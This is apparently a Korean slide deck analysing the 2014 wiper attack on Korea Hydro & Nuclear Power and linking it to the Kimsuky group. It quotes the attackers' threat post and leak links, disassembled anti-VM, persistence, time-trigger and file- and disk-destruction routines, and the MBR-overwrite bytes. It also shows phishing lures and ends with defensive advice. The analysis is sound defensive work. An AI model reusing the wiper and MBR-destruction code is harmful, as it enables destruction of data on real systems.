BY: A GUEST ON DEC 22ND, 2014 | SYNTAX: NONE | SIZE: 0.40 KB | VIEWS: 916 | EXPIRES: NEVER  
DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT

5차례 걸쳐 총 84건

THE PRACTICAL  
STARTUP GUIDE TO  
ONLINE  
ADVERTISING

DOWNLOAD THE FREE EBOOK

ADVERTISING IS HARD. WE DO IT ALL DAY.  
LET US TEACH YOU WHAT WE'VE LEARNED.

twtkr

홈 | 검색 | 디렉토리

```
1 // 고리 1,2호기
2 https://www.dropbox.co
3
4 // 월성 3,4호기
5 https://www.dropbox.co
6
7 // APWR
8 https://www.dropbox.co
9
10 // SPACE 모르시는 분들
11 https://www.dropbox.co
```

한수원 사이버 대응훈련 아주 완벽하시네.  
우리 자꾸 자극해서 어쩔려고~ ㅋㅋㅋ  
원전반대그룹에 사죄하면 자료 공개도 검토해 볼게.  
사죄할 의향이 있으면 국민을 위해서라도 우리가 요구한 원전들부터 세우시지?

지금 국민들때문에 생각중이거든. 왜 국민들 대피 안 시키냐.  
우리는 국민을 사랑하는 원전반대그룹이다.  
국민 여러분, 원전에서 빨리 피하세요.  
12월 9일을 역사에 남도록 할 것이다.

원전반대그룹 회장 미 백

twtkr에서 작성된 글

# 악성코드 분석

# 한글 문서 악성코드 제작

Name	Size [B]	Created	Accessed	Modified
BodyText		2014-02-05 오전 10:03...	2014-12-08 오후 4:56:48	2014-12-08 오후 4:56:48
DocOptions		2014-02-05 오전 10:03...	2014-02-05 오전 10:03...	2014-02-05 오전 10:03...
Name	Size [B]	Created	Accessed	Modified
BodyText		2014-02-05 오전 10:03...	2014-12-08 오후 4:57:12	2014-12-08 오후 4:57:12
보고서 취합본.hwp	290KB			
안보의견.hwp	277KB			
외교통일안보요지서.hwp	311KB			
제어program(최신-W2).hwp	289KB			
훈련소.hwp	279KB			

약 300 여개

RVA	Data	Description	Value
000000FC	014C	Machine	IMAGE_FILE_MACHINE_I386
		Number of Sections	
		Time Date Stamp	2014/12/08 07:14:15 UTC
		Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	

(UTC+9) 2014-12-08 오후 4:14:15

# Shellcode (Anti-VM)

0EEFFC95	90	NOP
0EEFFC96	33C9	XOR ECX,ECX
0EEFFC98	33C0	XOR EAX,EAX
0EEFFC9A	40	INC EAX
0EEFFC9B	53	PUSH EBX
0EEFFC9C	0FA2	CPUID
0EEFFC9E	5B	POP EBX
0EEFFC9F	C1F9 1F	SAR ECX,1F
0EEFFCA2	F6C1 01	TEST CL,1
0EEFFCA5	0F85 38030000	JNZ 0EEFFFE3
0EEFFCAB	55	PUSH EBP
0EEFFCAC	8BEC	MOV EBP,ESP
0EEFFCAE	81EC 00010000	SUB ESP,100

0EEFFFE0	72 F4	JB SHORT 0EEFFFD6
0EEFFFE2	C9	LEAVE
0EEFFFE3	59	POP ECX
0EEFFFE4	5D	POP EBP
0EEFFFE5	5B	POP EBX
0EEFFFE6	5A	POP EDX
0EEFFFE7	5E	POP ESI
0EEFFFE8	5F	POP EDI
0EEFFFE9	8B0424	MOV EAX,DWORD PTR SS:[ESP]
0EEFFFE0	66:8138 8BFO	CMP WORD PTR DS:[EAX],0F08B
0EEFFFF1	75 04	JNZ SHORT 0EEFFFF7
0EEFFFF3	830424 3C	ADD DWORD PTR SS:[ESP],3C
0EEFFFF7	8138 3D6B6E75	CMP DWORD PTR DS:[EAX],756E6B3D
0EEFFFFD	75 04	JNZ SHORT 0EF00003
0EEFFFFF	830424 67	ADD DWORD PTR SS:[ESP],67
0EF00003	33C0	XOR EAX,EAX
0EF00005	C3	RETN
0EF00006	56	PUSH ESI

# 악성코드 (Anti-VM)

```
Anti_VM_1_sub_100036A0 proc near ; CODE XREF: sub_100037C0+3B0↓p
var_20 = dword ptr -20h
var_1C = dword ptr -1Ch
var_18 = dword ptr -18h
var_10 = dword ptr -10h
var_8 = dword ptr -8
var_4 = dword ptr -4

000 55          push    ebp
004 8B EC      mov     ebp, esp
004 6A FE      push    0FFFFFFEh
008 68 68 41 01 10 push    offset unk_10014168
00C 68 80 B1 00 10 push    offset __except_handler4
010 64 A1 00 00 00 00 mov     eax, large fs:0
010 50          push    eax
014 83 EC 10    sub     esp, 10h
024 53          push    ebx
028 56          push    esi
02C 57          push    edi
030 A1 4C 50 01 10 mov     eax, __security_cookie
030 31 45 F8    xor     [ebp+var_8], eax
030 33 C5      xor     eax, ebp
030 50          push    eax
034 8D 45 F0    lea    eax, [ebp+var_10]
034 64 A3 00 00 00 00 mov     large fs:0, eax
034 89 65 E8    mov     [ebp+var_18], esp
034 C7 45 FC 00 00 00 00 mov     [ebp+var_4], 0
034 50          push    eax
038 53          push    ebx
03C 51          push    ecx
040 52          push    edx
044 B8 68 58 4D 56 mov     eax, 'VMXh'
044 B9 0A 00 00 00 mov     ecx, 0Ah
044 66 BA 58 56    mov     dx, 'UX'
044 ED          in     eax, dx
044 89 5D E4    mov     [ebp+var_1C], ebx
044 89 4D E0    mov     [ebp+var_20], ecx
044 5A          pop     edx
040 59          pop     ecx
03C 5B          pop     ebx
038 58          pop     eax
034 EB 09      jmp     short loc_10003702
```

;

# 악성코드 (랜덤값 선택)

```
u1 = rand() % 20;
```

```
sub_10001C70(u1);
```

```
sub_10001C70:
```

The screenshot displays a debugger window with assembly code on the left and the Windows Registry Editor on the right. The assembly code at address 10001D2E is highlighted with a red box, showing a call to `ADVAPI32.RegSetValueExA`. The registry editor shows the path `HKEY_LOCAL_MACHINE\SOFTWARE\PcaSvc` with a value named `number` of type `REG_DWORD` and data `0x0000000a (10)`, also highlighted with a red box.

주소	오프셋	어셈블리	API	레지스터
10001D20	4D	MOV EDI, DWORD PTR DS:[ESP+10]		EDI 00B0E6AC
10001D2C	52	PUSH EDX		EBP 00B0F818
10001D2D	50	PUSH EAX		ESI 7C80AE30 kernel
10001D2E	FF15 10200110	CALL DWORD PTR DS:[<&ADVAPI32.RegSetValueExA	ADVAPI32.RegSetValueExA	EDI 0000000A
10001D34	8B0C24	MOV ECX, DWORD PTR SS:[ESP]		EIP 10001D34 wss.l
10001D37	51	PUSH ECX		ADVAPI32.77F5EC10
10001D38	FF15 0C200110	CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKey	ADVAPI32.RegCloseKey	C 0 ES 0023 32bit
10001D3E	8B8C24 10010000	MOV ECX, DWORD PTR SS:[ESP+110]		P 1 CS 001B 32bit
10001D45	33CC	XOR ECX, ESP		A 0 SS 0023 32bit

레지스트리 편집기

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)

이름	종류	데이터
number	REG_DWORD	0x0000000a (10)

내 컴퓨터\HKEY\_LOCAL\_MACHINE\SOFTWARE\PcaSvc




# 악성코드 (서비스 등록 파일명)

```

v0 = _time64(0);
srand(v0);
v1 = rand() % 20;

v42 = 'w';
v43 = 's';
v44 = 's';
v45 = 's';
v46 = '.';
v47 = 'd';
v48 = 'l';
v49 = 'l';
v50 = 0;
GetTempPathA_dword_10018504(260, &v461);
sprintf_s(&DstBuf, 0x104u, "%s%s", &v461, &v42);
GetSystemDirectoryA_dword_100184FC(&v463, 260);
v2 = 20 * v1;
Src = &Bddsvc_dll[20 * v1];
sprintf_s((char *)&v462, 0x104u, "%s\\%s", &v463, &Bddsvc_dll[20 * v1]);
CopyFileA_dword_10018738(&DstBuf, &v462, 0);
Subkey = 'S';
v302 = '0';
v303 = 'F';
    
```

.data:10016420	0000000B	C	bddsvc.dll
.data:10016434	0000000C	C	iconsvc.dll
.data:10016448	0000000D	C	ehressvc.dll
.data:1001645C	0000000D	C	netstsvc.dll
.data:10016470	00000009	C	pnas.dll
.data:10016484	00000010	C	pnrpmchname.dll
.data:10016498	0000000B	C	pwpsvc.dll
.data:100164AC	0000000B	C	pcssvc.dll
.data:100164C0	0000000D	C	rregconf.dll
.data:100164D4	00000010	C	scardmngsvc.dll
.data:100164E8	0000000C	C	tcpmsvc.dll
.data:100164FC	0000000C	C	tschmng.dll
.data:10016510	0000000D	C	mmthread.dll
.data:10016524	0000000D	C	wcmngsvc.dll
.data:10016538	0000000B	C	coladj.dll
.data:1001654C	0000000E	C	wndmodmng.dll
.data:10016560	00000010	C	timesyncsvc.dll
.data:10016574	00000011	C	wiredconfsvc.dll
.data:10016588	0000000D	C	wlanconf.dll
.data:1001659C	0000000B	C	wstmng.dll



# 악성코드 (시간 비교)

```
000 55                                     push    ebp
004 8B EC                                     mov     ebp, esp
004 81 EC 28 01 00 00                       sub     esp, 128h
12C A1 4C 50 01 10                         mov     eax, __security_cookie
12C 33 C5                                     xor     eax, ebp
12C 89 45 E0                                 mov     [ebp-20h], eax
12C 53                                     push   ebx
130 C7 45 FC 00 00 00 00                   mov     dword ptr [ebp-4], 0
130 C7 45 E4 00 00 00 00                   mov     dword ptr [ebp-10h], 0
130 C7 45 F8 33 0C 0D 78                   mov     dword ptr [ebp-8], 2014121011

loc_10006CF9:                               ; CODE XREF: Compare_Time_sub_10006CD0+14B↓j
130 B8 01 00 00 00                         mov     eax, 1
130 85 C0                                     test    eax, eax
130 0F 84 1A 01 00 00                       jz     loc_10006E20
130 8D 4D E8                                 lea    ecx, [ebp-18h]
130 51                                     push   ecx                               ; lpSystemTime
134 FF 15 78 20 01 10                       call   ds:GetLocalTime
130 0F B7 55 E8                             movzx  edx, word ptr [ebp-18h]
130 69 D2 40 42 0F 00                       imul  edx, 0F4240h
130 0F B7 45 EA                             movzx  eax, word ptr [ebp-16h]
130 69 C0 10 27 00 00                       imul  eax, 2710h
130 03 D0                                     add    edx, eax
130 0F B7 4D EE                             movzx  ecx, word ptr [ebp-12h]
130 6B C9 64                                 imul  ecx, 64h
130 03 D1                                     add    edx, ecx
130 0F B7 45 F0                             movzx  eax, word ptr [ebp-10h]
130 03 D0                                     add    edx, eax
130 89 55 E4                                 mov     [ebp-1Ch], edx
130 8B 4D E4                                 mov     ecx, [ebp-1Ch]
130 3B 4D F8                                 cmp     ecx, [ebp-8]
130 72 07                                     jb     short loc_10006D47
```

2014년 12월 10일  
오전 11시 이후



# 악성코드 (파일 파괴)

```
push    ebp
mov     ebp, esp
sub     esp, 74h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_8], eax
mov     [ebp+var_4], 0Ch
mov     [ebp+var_60], 'h'
mov     [ebp+var_5F], 'w'
mov     [ebp+var_5E], 'p'
mov     [ebp+var_5D], 0
xor     eax, eax
mov     [ebp+var_5C], ax
mov     [ebp+var_5A], al
mov     [ebp+var_59], 'd'
mov     [ebp+var_58], 'o'
mov     [ebp+var_57], 'c'
mov     [ebp+var_56], 0
xor     ecx, ecx
mov     [ebp+var_55], cx
mov     [ebp+var_53], cl
mov     [ebp+var_52], 'p'
mov     [ebp+var_51], 'd'
mov     [ebp+var_50], 'f'
mov     [ebp+var_4F], 0
xor     edx, edx
mov     [ebp+var_4E], dx
mov     [ebp+var_4C], dl
mov     [ebp+var_4B], 'd'
mov     [ebp+var_4A], 'o'
mov     [ebp+var_49], 'c'
mov     [ebp+var_48], 'x'
mov     [ebp+var_47], 0
```

```
xor     eax, eax
mov     [ebp+var_46], ax
mov     [ebp+var_44], 'a'
mov     [ebp+var_43], 'l'
mov     [ebp+var_42], 'z'
mov     [ebp+var_41], 0
xor     ecx, ecx
mov     [ebp+var_40], cx
mov     [ebp+var_3E], cl
mov     [ebp+var_3D], 'z'
mov     [ebp+var_3C], 'i'
mov     [ebp+var_3B], 'p'
mov     [ebp+var_3A], 0
xor     edx, edx
mov     [ebp+var_39], dx
mov     [ebp+var_37], dl
mov     [ebp+var_36], 'r'
mov     [ebp+var_35], 'a'
mov     [ebp+var_34], 'r'
mov     [ebp+var_33], 0
xor     eax, eax
mov     [ebp+var_32], ax
mov     [ebp+var_30], al
mov     [ebp+var_2F], 'e'
mov     [ebp+var_2E], 'g'
mov     [ebp+var_2D], 'g'
mov     [ebp+var_2C], 0
xor     ecx, ecx
mov     [ebp+var_2B], cx
mov     [ebp+var_29], cl
mov     [ebp+var_28], 'i'
mov     [ebp+var_27], 's'
mov     [ebp+var_26], 'o'
mov     [ebp+var_25], 0
```

## 총 12개의 파일 확장자

```
xor     edx, edx
mov     [ebp+var_24], dx
mov     [ebp+var_22], dl
mov     [ebp+var_21], 'e'
mov     [ebp+var_20], 'x'
mov     [ebp+var_1F], 'e'
mov     [ebp+var_1E], 0
xor     eax, eax
mov     [ebp+var_1D], ax
mov     [ebp+var_1B], al
mov     [ebp+var_1A], 'd'
mov     [ebp+var_19], 'l'
mov     [ebp+var_18], 'l'
mov     [ebp+var_17], 0
xor     ecx, ecx
mov     [ebp+var_16], cx
mov     [ebp+var_14], cl
mov     [ebp+var_13], 's'
mov     [ebp+var_12], 'y'
mov     [ebp+var_11], 's'
mov     [ebp+var_10], 0
xor     edx, edx
mov     [ebp+var_F], dx
mov     [ebp+var_D], dl
```



# 악성코드 (하드 파괴)

```

v33 = 0x18u;
v34 = 0;
v35 = 0xB8u;
v36 = 1;
v37 = 0x13u;
v38 = 0xBBu;
v39 = 0xCu;
v40 = 0;
v41 = 0xBAu;
v42 = 0x1Du;
v43 = 0xEu;
v44 = 0xCDu;
v45 = 0x10u;
v46 = 0xE2u;
v47 = 0xFEu;
v48 = 'W';
v49 = 'h';
v50 = 'o';
v51 = '.';
v52 = 'A';
v53 = 'm';
v54 = '.';
v55 = 'I';
v56 = '?';
v57 = 0x20u;
v58 = 0x20u;
v59 = 0x20u;
v60 = 0x20u;
v61 = 0x20u;
v62 = 0x20u;
v63 = 0x20u;
v64 = 0x20u;
v65 = 0x20u;
v66 = 0x20u;
v67 = 0x20u;
v68 = 0x20u;
v69 = 0x20u;
v70 = 0x20u;
v71 = 0x20u;

```

```

memset(&v72, 0, 0x1D0u);
73 = 0x55u;
74 = 0xA8u;
fileName = 'WW';
5 = 'WW';
7 = '.';
8 = 'WW';
9 = 'P';
10 = 'H';
11 = 'Y';
12 = 'S';
13 = 'I';
14 = 'C';
15 = 'A';
16 = 'L';
17 = 'D';
18 = 'R';
19 = 'I';
20 = 'U';
21 = 'E';
22 = '0';
23 = 0;

```

```

Device = CreateFileA(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
F ( hDevice != (HANDLE)-1 )
DeviceIoControl(hDevice, 0x90018u, 0, 0, 0, 0, &BytesReturned, 0);
sub_10001889(v0);

```

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	B8	12	00	CD	10	BD	18	7C	B9	18	00	B8	01	13	BB	0C	,...í.¼. '...».
00000010	00	BA	1D	0E	CD	10	E2	FE	57	68	6F	20	41	6D	20	49	.º...í.âpWho Am I
00000020	3F	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	?
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001B0	00	00	00	00	00	00	00	00	91	CD	DD	3C	00	00	00	00	.....'íÿ<.....
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....Uª

# 악성코드 (MBR 코드)

```
7C00
7C00
7C00
7C00
7C00 B8 12 00
7C03 CD 10
7C03
7C05 BD 18 7C
7C08 B9 18 00
7C0B B8 01 13
7C0E BB 0C 00
7C11 BA 1D 0E
7C14 CD 10
7C14
7C14
7C14
7C16
7C16
7C16 E2 FE
7C16
7C18 57 68 6F 20 41 6D 20 49+
7C31 00
```

seg000

loc\_7C16:

-----  
aWhoAmI?

```
segment byte public 'CODE' use16
assume cs:seg000
;org 7C00h
assume es:nothing, ss:nothing, ds:r
```

```
mov ax, 12h
int 10h ; - VIDEO -
; AL = mode

mov bp, 7C18h
mov cx, 18h
mov ax, 1301h
mov bx, 0Ch
mov dx, 0E1Dh
int 10h ; - VIDEO -
; AL = mode
; DH,DL = r
; ES:BP ->
```

```
loop loc_7C16
```

```
db 'Who Am I?' , 0
db 0
```

# 악성코드 (Who Am I?)

Who Am I?



**문서 정보 유출..**  
**(언제?, 어떻게?)**

**Kimsuky**

- **2011년부터** 국가 주요 기관 및 연구 기관 등을 대상으로 **정보수집**을 위한 사이버첩보 활동
  - - 국방, 외교, 통일, 안보 관련 정부 부처
  - - 국방, 외교, 통일, 안보 관련 연구기관 **전/현직** 원장
  - - 국방, 외교, 통일, 안보 관련 **연구기관** 연구원
  - - **전/현직** 외교관 및 해외 주재국 대사
  - - 예비역 장성
  - - 장관 후보자
  - - 국방, 외교, 통일, 안보 관련 자문위원에 속한 교수
  - - 탈북자 관련 단체 및 탈북자

# Kimsuky (이메일 타겟 공격)

■■■■ 협회입니다.



■■■■@gmail.com>

To:

[Reply](#) | [Reply to all](#) | [Forward](#) | [Print](#) | [Delete](#) | [Show original](#)

안녕하세요.

■■■■를 초청합니다.



초청장.hwp

267K [Scan and download](#)

# Kimsuky (이메일 C&C)

Изпратени: Всички ▾

🔍  ▾ **ТЪРСИ**

Всички  Маркирай ▾  Премести ▾  Препрати  Изтрий

« 3 4 5

Новина: [20 GB кутия и възможност за 1 GB прикачени файлове – само в Mail.bg](#)

реклама

<input type="checkbox"/>	 iop110112@hotmail.com	Hwp		7 юни
<input type="checkbox"/>	 iop110112@hotmail.com	Hwp		7 юни
<input type="checkbox"/>	 iop110112@hotmail.com	Hwp		7 юни
<input type="checkbox"/>	 iop110112@hotmail.com	Hwp		6 юни
<input type="checkbox"/>	 iop110112@hotmail.com	Hwp		6 юни
<input type="checkbox"/>	 iop110112@hotmail.com	Hwp		5 юни

**김속향(Kimsukyang)**

# Kimsuky (TeamViewer)

The screenshot displays a TeamViewer remote session window. The title bar reads "TeamViewer - 무료 라이선스(비상업적 사용만 해당)". The browser window shows the URL "http://www.hauri.co.kr/". The website content includes:

- Header:** "ViRobot" logo and navigation tabs for "개인고객" (Individual Customer) and "기업고객" (Corporate Customer).
- Quick Menu:** A grid of icons for services like "제품소개" (Product Introduction), "서비스안내" (Service Guide), "회원가입" (Member Registration), etc.
- Main Content:** A large banner for "'VB100' 4회 연속 획득!!" (Winning VB100 award 4 times in a row!!) for ViRobot Server Protection 2011 and Internet Security 2011.
- Member Login:** A section with fields for "아이디" (ID) and "비밀번호" (Password), and a "LOGIN" button.
- Product Promotions:** Sections for "ViRobot Mobile for Android" and "HAURI Shop".
- Footer:** Hauri logo and contact information.

# Kimsuky (한글 사용)

D:\rsh\공격\UAC\_dll(완성)\Release\test.pdb

이 컴퓨터에 설치  
된 드라이브를 검  
색하고 모니터링

# Kimsuky (피싱 이메일)



The screenshot shows the Daum login interface. At the top left is the Daum logo. To the right, there are navigation links: "메일 · 카페 · 블로그 · tv팟 · 뉴스 · 쇼핑 · 키즈". The main content area is divided into two sections. On the left is the login form, and on the right is a promotional banner for the webtoon "웹툰 2" (Webtoon 2).

**보안 2단계** 1 2 3

아이디 or 이메일  ID 저장

비밀번호

로그인 상태 유지 [?](#)

[회원가입](#) | [아이디 · 비밀번호 찾기](#)

Daum아이디가 없으신 분은  
[회원가입](#) 후 이용하실 수 있습니다.

**WEB TOON**

**웹툰 2**

이번엔 우리가 간다!





# Kimsuky (2013년 8월)

제57차 IAEA 총회 참가자료  
(한-미-중-프)

## 1 미국 수석대표 양자면담

- 일 시 : 2013. 9. 16(월) 15:00~15:30
- 장 소 : 대표단 사무실
- 참석자
  - 우리측 : 장관급 대사, 공사, 국장, 과장, 사무관, KAERI원장, KIRAMS원장, 한전 부사장, 한수원 연구원장, 통역 등
  - 상대측 : 미국 수석대표(에너지부장관) 등
- ※ 선물 : 백제 금제관식 액자
- 주요의제
  - 한미 파이프 공동연구
  - 한미 원자력협정 개정
  - SMART 등 중소형원자로 협력
  - 고속로 분야 협력
  - 연구로핵연료 연구 협력
  - ※ LEU 연료 제조에 대한 DOE-MSIP간 양해각서 체결

### [말씀자료]

<참고>

1. 에너지부장관 이력
2. 한미 원자력협력 개요

# Kimsuky (셸코드)

## 한수원 악성코드

```
lea     edx, [ebp-100h]
mov     dword ptr [edx], 6E72656Bh
mov     dword ptr [edx+4], 32336C65h
mov     dword ptr [edx+8], 6C6C642Eh
mov     byte ptr [edx+0Ch], 0
xor     ecx, ecx
push   ebp
push   ecx
push   ecx
push   edx
mov     ebx, 27E03A9Dh
call   sub_B
pop     ebp
mov     [ebp-14h], eax
push   ebp
xor     eax, eax
push   200h
push   40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call   sub_B
pop     ebp
mov     [ebp-0Ch], eax
mov     dword ptr [eax], 'eton'
mov     dword ptr [eax+4], '.dap'
mov     dword ptr [eax+8], 'exe'
push   ebp
xor     eax, eax
push   250E6h
push   40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call   sub_B
pop     ebp
mov     [ebp-18h], eax
xor     edx, edx
mov     [ebp-40h], edx
mov     edx, 130000h
```

loc\_10A:

```
add     edx, 1000h
lea     eax, [ebp-90h]
push   edx
push   ebp
```

; CODE XREF: se  
; seg000:000001

## Kimsuky 악성코드

```
lea     edx, [ebp-100h]
mov     dword ptr [edx], 6E72656Bh
mov     dword ptr [edx+4], 32336C65h
mov     dword ptr [edx+8], 6C6C642Eh
mov     byte ptr [edx+0Ch], 0
xor     ecx, ecx
push   ebp
push   ecx
push   ecx
push   edx
mov     ebx, 27E03A9Dh
call   sub_B
pop     ebp
mov     [ebp-14h], eax
push   ebp
xor     eax, eax
push   200h
push   40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call   sub_B
pop     ebp
mov     [ebp-0Ch], eax
mov     dword ptr [eax], 'eton'
mov     dword ptr [eax+4], '.dap'
mov     dword ptr [eax+8], 'exe'
push   ebp
xor     eax, eax
push   574E8h
push   40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call   sub_B
pop     ebp
mov     [ebp-18h], eax
xor     edx, edx
mov     [ebp-40h], edx
mov     edx, 130000h
```

loc\_10A:


```
add     edx, 1000h
lea     eax, [ebp-90h]
push   edx
push   ebp
```

; CODE XREF: se  
; seg000:000001

# 대응방안

- 이메일 피싱 주의
- 이메일 APT 공격 주의 (한글 등 문서형 악성코드)
- 개인 이메일에 기업 기밀 자료 보관 금지
- 퇴직자 보안 관리
- 협력업체 보안 강화 및 관리

# 행위기반 사전차단



**THANK YOU**